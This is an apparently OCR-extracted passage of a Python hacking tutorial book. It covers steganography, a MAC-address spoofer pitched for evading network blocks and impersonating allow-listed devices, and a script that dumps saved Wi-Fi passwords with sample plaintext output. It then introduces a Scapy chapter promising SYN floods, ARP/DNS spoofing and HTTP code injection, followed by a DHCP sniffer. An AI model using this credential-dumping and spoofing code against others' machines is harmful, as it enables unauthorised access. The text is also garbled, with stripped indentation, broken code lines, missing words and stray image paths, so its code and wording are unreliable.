README	9/10/2021 4:34 PM	Markdown Source File	2 KB
requirements	9/10/2021 4:34 PM	Text Document	1 KB
steganography	6/27/2022 12:35 PM	Python Source File	5 KB
steganography_advanced	6/28/2022 12:41 PM	Python Source File	7 KB


Let's extract the data from the image_encoded.PNG now:

$ python steganography.py -d image_encoded.PNG -f data_decoded.csv -b 3

[+] Decoding...

[+] File decoded, data_decoded.csv is saved successfully.

Amazing! This time I have passed the encoded image to the -d parameter. I also gave data_decoded.csv to -f for the resulting filename to write. Let's recheck our directory:



As you can see, the new file appeared identical to the original. Note that you must set the same -b parameter when encoding and decoding.

I emphasize that you only increase the -b parameter when necessary (i.e., when the data is big). I have tried to hide a larger file (over 700KB) into the same image, and the minimum allowed least significant bit was 6. Here's what the resulting encoded image looks like:

So there is clearly something wrong with the image, as the pixel values change in the range of -64 and +64, so that's a lot.

Awesome! You just learned how you can implement Steganography in Python on your own!

As you may notice, the resulting image will look exactly the same as the original image only when the number of least significant bits (-b parameter) is low such as one or two. So whenever a person sees the picture, they won't be able to detect whether there is hidden data within it.

If the data you want to hide is large, then make sure you take a high-resolution image instead of increasing the -b parameter to a higher number than four because it will be so evident that there is something wrong with the picture.

Here are some ideas and challenges you can do:

Encrypting the data before encoding it in the image (this is often used in Steganography).

Experiment with different images and data formats.
Encode a massive amount of data in videos instead of images (you can do this with OpenCV as videos are just sequences of photos).

Changing your MAC Address

The MAC address is a unique identifier assigned to each network interface in any device that connects to a network. Changing this address has many benefits, including MAC address blocking prevention; if your MAC address is blocked on an access point, you simply change it to continue using that network. Also, if you somehow got the list of allowed addresses, you can change your MAC to one of these addresses, and you'll be able to connect to the network.

This section will teach you how to change your MAC address on both Windows and Linux environments using Python.

We don't have to install anything, as we'll be using the subprocess module in Python interacting with the ifconfig command on Linux and getmac , reg , and wmic commands on Windows.

On Linux

Open up a new Python file and import the following:

```
import subprocess, string, random, re
```

We can choose to randomize a new MAC address or change it to a specified one. As a result, let's make a function to generate and return a MAC address:

```
def get_random_mac_address ():

"""Generate and return a MAC address in the format of Linux"""

# get the hexdigits uppercased

uppercased_hexdigits = '' . join ( set ( string . hexdigits .
upper ()))

# 2nd character must be 0, 2, 4, 6, 8, A, C, or E

mac = ""

for i in range ( 6 ):
```

```
for j in range ( 2 ):

if i == 0 :

mac += random . choice ( "02468ACE" )

else :

mac += random . choice ( uppercased_hexdigits )

mac += ":"

return mac . strip ( ":" )
```

We use the string module to get the hexadecimal digits used in MAC addresses; we remove the lowercase characters and use the random module to sample from those characters.

Next, let's make another function that uses the ifconfig command to get the current MAC address of our Linux machine:

```
def get_current_mac_address ( iface ):

# use the ifconfig command to get the interface details, including the MAC address
```

```
output = subprocess . check_output ( f "ifconfig { iface } " , shell = True ). decode ()

return re . search ( "ether (.+) " , output ). group (). split ()[ 1 ]. strip ()
```

We use the check_output() function from the subprocess module that runs the command on the default shell and returns the command output.

The MAC address is located just after the "ether" word; we use the re.search() method to grab that.

Now that we have our utilities, let's make the core function to change the MAC address:

```
def change_mac_address ( iface , new_mac_address ):

# disable the network interface

subprocess . check_output ( f "ifconfig { iface } down" , shell = True )

# change the MAC

subprocess . check_output ( f "ifconfig { iface } hw ether { new_mac_address } " , shell = True )

# enable the network interface again
```

subprocess . check_output (f "ifconfig { iface } up" , shell = True)

The change_mac_address() function pretty straightforwardly accepts the interface and the new MAC address as parameters, disables the interface, changes the MAC address, and enables it again.

Now that we have everything, let's use the argparse module to wrap up our script:

```
if __name__ == "__main__" :

import argparse



parser = argparse . ArgumentParser ( description = "Python Mac Changer on Linux" )

parser . add_argument ( "interface" , help = "The network interface name on Linux" )

parser . add_argument ( "-r" , "--random" , action = "store_true" , help = "Whether to generate a random MAC address" )

parser . add_argument ( "-m" , "--mac" , help = "The new MAC you want to change to" )
```

```
args = parser . parse_args ()

iface = args .interface

if args .random:

# if random parameter is set, generate a random MAC

new_mac_address = get_random_mac_address ()

elif args .mac:

# if mac is set, use it instead

new_mac_address = args .mac

# get the current MAC address

old_mac_address = get_current_mac_address ( iface )

print ( "[*] Old MAC address:" , old_mac_address )

# change the MAC address
```

```
change_mac_address ( iface , new_mac_address )

# check if it's really changed

new_mac_address  = get_current_mac_address ( iface )

print ( "[+] New MAC address:" , new_mac_address )
```

We have a total of three parameters to pass to this script:
The network interface name you want to change the MAC address of, you can get it using in Linux.

Whether we generate a random MAC address instead of a specified one.
The new MAC address we want to change to, don't use this with the
In the main code, we use the get_current_mac_address() function to get the old MAC, change the MAC, and then run get_current_mac_address() again to check if it's changed. Here's a run:

```
$ python mac_address_changer_linux.py wlan0 -r
```

My interface name is wlan0 , and I've chosen -r to randomize a MAC address. Here's the output:

```
[*] Old MAC address: 84:76:04:07:40:59
[+] New MAC address: ee:52:93:6e:1c:f2
```

Let's change to a specified MAC address now:

```
$ python mac_address_changer_linux.py wlan0 -m 00:FA:CE:DE:AD:00
```

```
[*] Old MAC address: ee:52:93:6e:1c:f2
[+] New MAC address: 00:fa:ce:de:ad:00
```

Excellent! The change is reflected on the machine and other machines in the same network and router. In the following subsection, we make code for changing the MAC address on Windows machines.

On Windows

On Windows, we will be using three main commands, which are:

This command returns a list of network interfaces and their MAC addresses and transport name; the latter is not shown when an interface is not connected.

This is the command used to interact with the Windows registry. We can use the for the same purpose. However, I preferred using the directly.

We'll use this command to disable and enable the network adapter to reflect the MAC address change.

Open up a new Python file named mac_address_changer_windows.py and add the following:

```
import subprocess, string, random
import regex as re
# the registry path of network interfaces
network_interface_reg_path = r "HKEY_LOCAL_MACHINE \\ SYSTEM \\ CurrentControlSet \\ Control \\ Class \\ {4d36e972-e325-11ce-bfc1-08002be10318}"
# the transport name regular expression, looks like {AF1B45DB-B5D4-46D0-B4EA-3E18FA49BF5F}
transport_name_regex = re . compile ( "{.+}" )
# the MAC address regular expression
mac_address_regex = re . compile ( r " ([ A-Z0-9 ] {2} [ :- ])
```

{5} ([A-Z0-9] {2}) ")

network_interface_reg_path is the path in the registry where network interface details are located. We use transport_name_regex and mac_address_regex regular expressions to extract the transport name and the MAC address of each connected adapter, respectively, from the getmac command.

Next, let's make two simple functions, one for generating random MAC addresses (like before, but in Windows format), and one for cleaning MAC addresses when the user specifies it:

```
def get_random_mac_address ():

"""Generate and return a MAC address in the format of WINDOWS"""

# get the hexdigits uppercased

uppercased_hexdigits = '' . join ( set ( string . hexdigits . upper ()))

# 2nd character must be 2, 4, A, or E

return random . choice ( uppercased_hexdigits ) + random . choice ( "24AE" ) + "" . join ( random . sample ( uppercased_hexdigits , k = 10 ))
```

```
def clean_mac ( mac ):

"""Simple function to clean non hexadecimal characters from a
MAC address
    mostly used to remove '-' and ':' from MAC address and
also uppercase"""

return "" . join ( c for c in mac if c in
string . hexdigits ). upper ()
```

For some reason, only 2, 4, A, and E characters work as the second character on the MAC address on Windows 10. I have tried the other even characters but with no success.

Below is the function responsible for getting the available adapters' MAC addresses:

```
def get_connected_adapters_mac_address ():

# make a list to collect connected adapter's MAC addresses
along with the transport name

connected_adapters_mac = []

# use the getmac command to extract

for potential_mac in subprocess . check_output ( "getmac"
). decode (). splitlines ():
```

parse the MAC address from the line

mac_address = mac_address_regex . search (potential_mac)

parse the transport name from the line

transport_name = transport_name_regex . search (potential_mac)

if mac_address and transport_name :

if a MAC and transport name are found, add them to our list

connected_adapters_mac . append ((mac_address . group (), transport_name . group ()))

return connected_adapters_mac

It uses the getmac command on Windows and returns a list of MAC addresses along with their transport name.

When the above function returns more than one adapter, we need to prompt the user to choose which adapter to change the MAC address. The below function does that:

def get_user_adapter_choice (connected_adapters_mac):

```
# print the available adapters

for   i , option   in   enumerate ( connected_adapters_mac ):

print ( f "# { i } : { option [ 0 ] } , { option [ 1 ] } " )

if   len ( connected_adapters_mac ) <= 1 :

# when there is only one adapter, choose it immediately

return   connected_adapters_mac [ 0 ]


# prompt the user to choose a network adapter index

try :

choice  = int ( input ( "Please choose the interface you want to change the MAC address:" ))

# return the target chosen adapter's MAC and transport name that we'll use later to search for our adapter

# using the reg QUERY command
```

```
return    connected_adapters_mac [ choice ]

except :

# if -for whatever reason- an error is raised, just quit the script

print ( "Not a valid choice, quitting..." )

exit ()
```

Now let's make our function to change the MAC address of a given adapter transport name that is extracted from the getmac command:

```
def    change_mac_address ( adapter_transport_name ,
new_mac_address ):

# use reg QUERY command to get available adapters from the
registry

output   = subprocess . check_output ( f "reg QUERY "   +
network_interface_reg_path . replace ( " \\\\ " , " \\ " )).
decode ()

for    interface    in    re . findall ( rf "{
network_interface_reg_path } \\ \d + " , output ):
```

```
# get the adapter index

adapter_index = int ( interface .split( " \\ " )[- 1 ])

interface_content = subprocess . check_output ( f "reg QUERY
{ interface .strip() } " ). decode ()

if adapter_transport_name in interface_content :



# if the transport name of the adapter is found on the output
of the reg QUERY command

# then this is the adapter we're looking for

# change the MAC address using reg ADD command

changing_mac_output = subprocess . check_output ( f "reg add
{ interface } /v NetworkAddress /d { new_mac_address } /f"
). decode ()

# print the command output

print ( changing_mac_output )
```

break out of the loop as we're done

break

return the index of the changed adapter's MAC address

return adapter_index

The change_mac_address() function uses the reg QUERY command on Windows to query the network_interface_reg_path we specified at the beginning of the script, it will return the list of all available adapters, and we distinguish the target adapter by its transport name.

After finding the target network interface, we use the reg add command to add a new NetworkAddress entry in the registry specifying the new MAC address. The function also returns the adapter index, which we will need later on the wmic command.

Of course, the MAC address change isn't reflected immediately when the new registry entry is added. We need to disable the adapter and enable it again. Below functions do it:

def disable_adapter (adapter_index):

use wmic command to disable our adapter so the MAC address change is reflected

```
disable_output = subprocess . check_output ( f "wmic path win32_networkadapter where index= { adapter_index } call disable" ). decode ()

return disable_output
def enable_adapter ( adapter_index ):

# use wmic command to enable our adapter so the MAC address change is reflected

enable_output = subprocess . check_output ( f "wmic path win32_networkadapter where index= { adapter_index } call enable" ). decode ()

return enable_output
```

The adapter system number is required by wmic command, and luckily we get it from our previous change_mac_address() function.

And we're done! Let's make our main code:

```
if __name__ == "__main__" :

import argparse

parser = argparse . ArgumentParser ( description = "Python Windows MAC changer" )
```

```
parser . add_argument ( "-r" , "--random" , action = "store_true"
, help = "Whether to generate a random MAC address" )

parser . add_argument ( "-m" , "--mac" , help = "The new MAC
you want to change to" )

args  = parser . parse_args ()

if   args .random:

# if random parameter is set, generate a random MAC

new_mac_address  = get_random_mac_address ()

elif   args .mac:

# if mac is set, use it after cleaning

new_mac_address  = clean_mac ( args .mac)


connected_adapters_mac  = get_connected_adapters_mac_address
()
```

```
old_mac_address , target_transport_name =
get_user_adapter_choice ( connected_adapters_mac )

print ( "[*] Old MAC address:" , old_mac_address )

adapter_index = change_mac_address ( target_transport_name ,
new_mac_address )

print ( "[+] Changed to:" , new_mac_address )

disable_adapter ( adapter_index )

print ( "[+] Adapter is disabled" )

enable_adapter ( adapter_index )

print ( "[+] Adapter is enabled again" )
```

Since the network interface choice is prompted after running the script (whenever two or more interfaces are detected), we don't have to add an interface argument.

The main code is simple:

We get all the connected adapters using the

We get the input from the user indicating which adapter to target.

We use the to change the MAC address for the given adapter's transport name.

We disable and enable the adapter using respectively, so the MAC address change is reflected.

Alright, we're done with the script. Before you try it, you must ensure you run it as an administrator. I've named the script mac_address_changer_windows.py :

```
$ python mac_address_changer_windows.py --help
usage: mac_address_changer_windows.py [-h] [-r] [-m MAC]
Python Windows MAC changer
optional arguments:
  -h, --help            show this help message and exit
  -r, --random          Whether to generate a random MAC
address
  -m MAC, --mac MAC  The new MAC you want to change to
```

Let's try with a random MAC:

```
$ python mac_address_changer_windows.py --random
#0: EE-9C-BC-AA-AA-AA, {0104C4B7-C06C-4062-AC09-
9F9B977F2A55}
#1: 02-00-4C-4F-4F-50, {DD1B45DA-B5D4-46D0-B4EA-
3E07FA35BF0F}
Please choose the interface you want to change the MAC
address:0
[*] Old MAC address: EE-9C-BC-AA-AA-AA
The operation completed successfully.
[+] Changed to: 5A8602E9CF3D
[+] Adapter is disabled
[+] Adapter is enabled again
```

I was prompted to choose the adapter, I've chosen the first, and the MAC address is changed to a random MAC address. Let's confirm with the getmac command:

```
$ getmac
Physical Address    Transport Name
===================
=========================================================
5A-86-02-E9-CF-3D    \Device\Tcpip_{0104C4B7-C06C-4062-AC09-
9F9B977F2A55}


02-00-4C-4F-4F-50    \Device\Tcpip_{DD1B45DA-B5D4-46D0-B4EA-
3E07FA35BF0F}
```

The operation was indeed successful! Let's try with a specified MAC:

```
$ python mac_address_changer_windows.py -m
EE:DE:AD:BE:EF:EE
#0: 5A-86-02-E9-CF-3D, {0104C4B7-C06C-4062-AC09-
9F9B977F2A55}
#1: 02-00-4C-4F-4F-50, {DD1B45DA-B5D4-46D0-B4EA-
3E07FA35BF0F}
Please choose the interface you want to change the MAC
address:0
[*] Old MAC address: 5A-86-02-E9-CF-3D
The operation completed successfully.
[+] Changed to: EEDEADBEEFEE
[+] Adapter is disabled
[+] Adapter is enabled again
```

Awesome! In this section, you have learned how to make a

MAC address changer on any Linux or Windows machine.

If you don't have the ifconfig command installed on your Linux machine, you have to install it via apt install net-tools on Debian/Ubuntu or yum install net-tools on Fedora/CentOS.

Extracting Saved Wi-Fi Passwords

As you may already know, Wi-Fi is used to connect to multiple networks in different places. Your machine surely has a way to store the Wi-Fi password somewhere, so the next time you connect, you don't have to re-type it again. This section will teach you how to make a quick Python script to extract saved Wi-Fi passwords in either Windows or Unix-based machines.

We won't need any third-party library to be installed, as we'll be using interacting with the netsh command in Windows and the NetworkManager folder in Unix-based systems such as Linux.

Unlike the changing MAC address code, we will make a single script that handles the different code for different environments, so if you're on either platform, it will automatically detect that and prints the saved passwords accordingly.

I have named the Python file extract_wifi_passwords.py .

Importing the libraries:

```
import subprocess, os, re, configparser
from collections import namedtuple
```

On Windows

On Windows, to get all the Wi-Fi names (ssids), we use the netsh wlan show profiles command; the below function uses the subprocess module to call that command and parses it into Python:

```
def get_windows_saved_ssids ():

"""Returns a list of saved SSIDs in a Windows machine using netsh command"""

# get all saved profiles in the PC

output = subprocess . check_output ( "netsh wlan show profiles" ). decode ()

ssids = []

profiles = re . findall ( r "All User Profile\s ( . * ) " , output )

for profile in profiles :
```

```
# for each SSID, remove spaces and colon

ssid  = profile .strip().strip( ":" ).strip()

# add to the list

ssids . append ( ssid )

return   ssids
```

We're using regular expressions to find the network profiles. Next, we can use show profile [ssid] key=clear to get the password of that network:

```
def   get_windows_saved_wifi_passwords ( verbose = 1 ):

"""Extracts saved Wi-Fi passwords saved in a Windows machine, this function extracts data using netsh
    command in Windows
    Args:
        verbose (int, optional): whether to print saved profiles real-time. Defaults to 1.

    Returns:
        [list]: list of extracted profiles, a profile has the fields ["ssid", "ciphers", "key"]"""

ssids  = get_windows_saved_ssids ()
```

```
Profile = namedtuple ( "Profile" , [ "ssid" , "ciphers" , "key" ])

profiles = []

for ssid in ssids :

ssid_details = subprocess . check_output ( f """netsh wlan
show profile " { ssid } " key=clear""" ). decode ()

# get the ciphers

ciphers = re . findall ( r "Cipher\s ( . * ) " , ssid_details )

# clear spaces and colon

ciphers = "/" . join ([ c .strip().strip( ":" ).strip() for c in
ciphers ])

# get the Wi-Fi password

key = re . findall ( r "Key Content\s ( . * ) " , ssid_details )

# clear spaces and colon
```

```
try :

key = key [ 0 ].strip().strip( ":" ).strip()

except IndexError :

key = "None"

profile = Profile ( ssid = ssid , ciphers = ciphers , key = key )

if verbose >= 1 :

print_windows_profile ( profile )

profiles . append ( profile )

return profiles
```

First, we call our get_windows_saved_ssids() to get all the SSIDs we connected to before; we then initialize our namedtuple to include ssid, ciphers, and the key.

We call the show profile [ssid] key=clear for each SSID extracted, we parse the ciphers and the key (password) using re.findall() , and then print it with the simple print_windows_profile() function:

```
def print_windows_profile ( profile ):

"""Prints a single profile on Windows"""

print ( f " { profile .ssid :25}{ profile .ciphers :15}{ profile .key
:50} " )
def print_windows_profiles ( verbose ):

"""Prints all extracted SSIDs along with Key on Windows"""

print ( "SSID                              CIPHER(S)        KEY" )

get_windows_saved_wifi_passwords ( verbose )
```

So print_windows_profiles() prints all SSIDs along with the cipher and key (password).

On Unix-based Systems

These systems are different; in the /etc/NetworkManager/system-connections/ directory, all previously connected networks are located here as INI files. We just have to read these files and print them in a readable format:

```
def get_linux_saved_wifi_passwords ( verbose = 1 ):

"""Extracts saved Wi-Fi passwords saved in a Linux machine, this function extracts data in the `/etc/NetworkManager/system-connections/` directory
    Args: verbose (int, optional): whether to print saved profiles real-time. Defaults to 1.
    Returns: [list]: list of extracted profiles, a profile has the fields ["ssid", "auth-alg", "key-mgmt", "psk"]"""

network_connections_path = "/etc/NetworkManager/system-connections/"

fields = [ "ssid" , "auth-alg" , "key-mgmt" , "psk" ]

Profile = namedtuple ( "Profile" , [ f . replace ( "-" , "_" ) for
  f in fields ])
```

```
profiles = []

for file in os.listdir(network_connections_path):

data = {k.replace("-", "_"): None for k in fields
 }

config = configparser.ConfigParser()

config.read(os.path.join(network_connections_path, file
))

for _, section in config.items():

for k, v in section.items():

if k in fields:

data[k.replace("-", "_")] = v

profile = Profile(**data)

if verbose >= 1:
```

```
print_linux_profile ( profile )

profiles . append ( profile )

return    profiles
```

As mentioned, we're using the os.listdir() function on that directory to list all files. We then use configparser to read the INI file and iterate over the items. If we find the fields we're interested in, we simply include them in our data.

There is other information, but we're sticking to the ssid , auth-alg , key-mgmt , and psk (password). Next, let's call the function now:

```
def    print_linux_profile ( profile ):

"""Prints a single profile on Linux"""

print ( f " { str ( profile .ssid) :25}{ str ( profile .auth_alg) :5}{ str ( profile .key_mgmt) :10}{ str ( profile .psk) :50} " )
def    print_linux_profiles ( verbose ):

"""Prints all extracted SSIDs along with Key (PSK) on Linux"""

print ( "SSID                              AUTH KEY-MGMT   PSK" )
```

get_linux_saved_wifi_passwords (verbose)

Wrapping up the Code & Running it

Finally, let's make a function that calls either print_linux_profiles() or print_windows_profiles() based on our OS:

```
def print_profiles ( verbose = 1 ):

if os . name == "nt" :

print_windows_profiles ( verbose )

elif os.name == "posix" :
        print_linux_profiles(verbose)

else :

raise NotImplemented ( "Code only works for either Linux or Windows" )

if __name__ == "__main__" :

print_profiles ()
```

Running the script:

```
$ python get_wifi_passwords.py
```

Here's the output on my Windows machine:

```
SSID                        CIPHER(S)      KEY
-------------------------------------------------
OPPO F9                      CCMP/GCMP      0120123489@
Access Point                CCMP/GCMP      super123
HUAWEI P30                   CCMP/GCMP      00055511
HOTEL VINCCI MARILLIA        CCMP           01012019
nadj                        CCMP/GCMP      burger010
AndroidAP                   CCMP/GCMP      185338019mbs
Point                       CCMP/GCMP      super123
```

And this is the output on my Linux machine:

```
SSID                        AUTH KEY-MGMT   PSK
-------------------------------------------------
KNDOMA                         open wpa-psk    5060012009690


TP-LINK_C4973F              None None       None
None                         None None       None
Point                       open wpa-psk    super123
```

Alright, that's it for this section. I'm sure this is a piece of useful code for you to quickly get the saved Wi-Fi passwords on your machine or any machine you have access to.

Chapter Wrap Up

In this chapter, we have shown how to do digital forensic investigations using Python. We extracted metadata from PDF documents, video, audio, and images. Next, we built Python scripts to extract passwords and cookies from the Chrome browser. After that, we created a Python program that changes your MAC address in both environments (Windows and Unix-based). Finally, we saw how to extract saved Wi-Fi passwords using Python.

Chapter 5: Packet Manipulation with Scapy

Introduction

Scapy is a packet manipulation tool for computer networks; it is written in Python and can forge, decode, send and capture network packets in Python with a straightforward API.
It is a powerful interactive packet manipulation program. It can replace most classical networking tools, such as hping , arpspoof , arping , and even most of the parts of Nmap, tcpdump , and tshark . It can also do what these tools can't.
In this chapter, we will build interesting Python scripts that heavily use Scapy:
DHCP We build a Python script that looks for DNS request packets and prints them to the console. Since DHCP is enabled for most networks, you'll be able to capture any device's important information that was recently connected to your network.
Network A simple network scanner that uses ARP requests to discover connected devices in the same network.
Wi-Fi We'll build an that scans for nearby Wi-Fi's using Scapy.
SYN Flooding One of the most common denial of service attacks, we'll make a script that does that.
Creating Fake Access We'll build a script to send 802.11 beacon frames continuously to forge fake access points nearby.

Forcing Devices to Like beacon frames, we make a Python code that can send 802.11 deauthentication frames in the air.
ARP Spoofing You'll learn to forge malicious ARP packets and send them into the network to be man-in-the-middle.
Detecting ARP Spoofing A Python script to detect malicious ARP replies and warn the user when that happens.
DNS After you're man-in-the-middle using ARP Spoofing, you can modify the victim's packet on the fly. In this script, we'll target DNS response packets and change the response domain name to a modified domain to forward the target users to malicious websites.
Sniffing HTTP Another use case of being man-in-the-middle is that you can sniff many packets that include helpful information, such as HTTP data.
Injecting Code into HTTP Rather than just viewing the packets, why not modify them and include malicious Javascript, HTML, or CSS code on the websites the user visits?

Advanced Network Finally, we build an advanced network scanner that is robust in most network settings; we bundle a bunch of scanners such as passive monitoring, ARP scanning, UDP scanning, and ICMP scanning. We even include the DHCP listener in it. Besides that, you'll be able to write more than 500 lines of Python code and learn a lot about Python classes, IP addresses, threading, and more.
Much of this chapter's code won't work on Windows, especially when the monitor mode is required. Therefore, I highly suggest

you get a Unix-based system; Ubuntu is fine.
However, Kali Linux is the best choice here, as many tools we need are already installed. I also use Kali Linux to run the scripts, so you'll have similar output as mine.
Before we begin, you have to install Scapy. If you already have it installed (you can test this via importing it in Python), then feel free to skip the next section.


Installing Scapy

Scapy runs natively on Linux and most Unixes without the requirement of libpcap library, but it's suggested you get it installed. It's worth noting that the same code base works for both Python versions (2 and 3), but you shouldn't use Python 2 anyways.

On Windows

After you have Python 3 installed, you need to install Npcap , the Nmap project's network packet manipulation library for Windows. It is based on the obsolete WinPcap library but has many significant improvements in speed, portability, security, and efficiency.

To install it, head to this page and choose the Npcap installer, as shown in the following image:



Downloading and Installing Npcap Free Edition

The free version of Npcap may be used (but not externally redistributed) on up to 5 systems (free license details). It may also be used on unlimited systems where it is only used with Nmap, Wireshark, and/or Microsoft Defender for Identity. Simply run the executable installer. The full source code for each release is available, and developers can build their apps against the SDK. The improvements for each release are documented in the Npcap Changelog.

- Npcap 1.71 installer for Windows 7/2008R2, 8/2012, 8.1/2012R2, 10/2016, 2019, 11 (x86, x64, and ARM64).
- Npcap SDK 1.13 (ZIP).
- Npcap 1.71 debug symbols (ZIP).
- Npcap 1.71 source code (ZIP).

The latest development source is in our Github source repository. Windows XP and earlier are not supported; you can use WinPcap for these versions.

Npcap OEM for Commercial Use and Redistribution

Once you've downloaded the installer, click on it and just click "I agree", then "Install", and you're good to go.

Now that we have installed Npcap, installing Scapy is pretty straightforward. You can do it using the following command in the command line:

```
$ pip install scapy
```

After this, you should have Scapy successfully installed on your Windows machine.

On Linux

On Linux, make sure you have tcpdump installed on your machine, Debian/Ubuntu:

$ apt update

$ apt install tcpdump

Fedora/CentOS:

$ yum install tcpdump

After that, you can install Scapy either via pip:

$ pip install scapy

Or using apt/yum:

$ apt install python-scapy

Again, if you're on Kali, you should have Scapy already installed on your Python 3.

On macOS

You need to have libpcap installed:

```
$ brew update
$ brew install libpcap
```

Then, install Scapy via pip:

```
$ pip install scapy
```

DHCP Listener

Introduction

Dynamic Host Configuration Protocol (DHCP) is a network protocol that provides clients connected to a network to obtain TCP/IP configuration information (such as the private IP address) from a DHCP server.
A DHCP server (an access point, router, or configured in a server) dynamically assigns an IP address and other configuration parameters to each device connected to the network.
The DHCP protocol uses User Datagram Protocol (UDP) to communicate between the server and clients. It is implemented with two port numbers: UDP port 67 for the server and UDP port 68 for the client.
In this section, we will make a simple DHCP listener using the Scapy library in Python. In other words, we'll be able to listen for DHCP packets in the network and extract valuable information whenever a device connects to the network we're in.
To get started, of course, we need to install Scapy:

```
$ pip install scapy
```

Looking for DHCP Packets

If you're familiar with Scapy, you may already know the sniff() function in Scapy that is responsible for sniffing any type of packet that can be monitored. Luckily, to remove other packets we're not interested in, we simply use the filter parameter in the sniff() function:

```
from scapy . all import *
import time
def listen_dhcp ():

# Make sure it is DHCP with the filter options

sniff ( prn = print_packet , filter = 'udp and (port 67 or port 68)' )
```

In the listen_dhcp() function, we call the sniff() function and pass the print_packet() function that we'll define as the callback executed whenever a packet is sniffed and matched by the filter .

We match UDP packets with port 67 or 68 in their attributes to filter DHCP.

Let's now define the print_packet() function:

```
def print_packet ( packet ):
```

```
# initialize these variables to None at first

target_mac , requested_ip , hostname , vendor_id  = [ None ] *
4

# get the MAC address of the requester

if   packet .haslayer(Ether):

target_mac  = packet .getlayer(Ether).src

# get the DHCP options

dhcp_options  = packet [DHCP].options

for   item   in   dhcp_options :

try :

label , value  = item


except   ValueError :
```

```
continue

if label == 'requested_addr' :

# get the requested IP

requested_ip = value

elif label == 'hostname' :

# get the hostname of the device

hostname = value .decode()

elif label == 'vendor_class_id' :

# get the vendor ID

vendor_id = value .decode()

if target_mac and vendor_id and hostname and
requested_ip :

# if all variables are not None, print the device details
```

```
time_now = time . strftime ( "[%Y-%m- %d - %H:%M:%S]" )

print ( f " { time_now } : { target_mac } - { hostname }
 / { vendor_id } requested { requested_ip } " )
```

First, we extract the MAC address from the src attribute of the Ether packet layer.

Second, if there are DHCP options included in the packet, we iterate over them and extract the requested_addr (which is the requested IP address), hostname (the hostname of the requester), and the vendor_class_id (DHCP vendor client ID). After that, we get the current time and print the details.

Let's start sniffing:

```
if __name__ == "__main__" :

listen_dhcp ()
```

Running the Script

Before running the script, ensure you're connected to your network for testing purposes, and then connect with another device to the network and see the output. Here's my result when I tried connecting with three different devices:

[2022-04-05 - 09:42:07] : d8:12:65:be:88:af - DESKTOP-PSU2DCJ / MSFT 5.0 requested 192.168.43.124

[2022-04-05 - 09:42:24] : 1c:b7:96:ab:ec:f0 - HUAWEI_P30-9e8b07efe8a355 / HUAWEI:android:ELE requested 192.168.43.4

[2022-04-05 - 09:58:29] : 48:13:7e:fe:a5:e3 - android-a5c29949fa129cde / dhcpcd-5.5.6 requested 192.168.43.66

Awesome! Now you have a quick DHCP listener in Python that you can extend, I suggest you print the dhcp_options variable in the print_packet() function to see what that object looks like.

Network Scanner

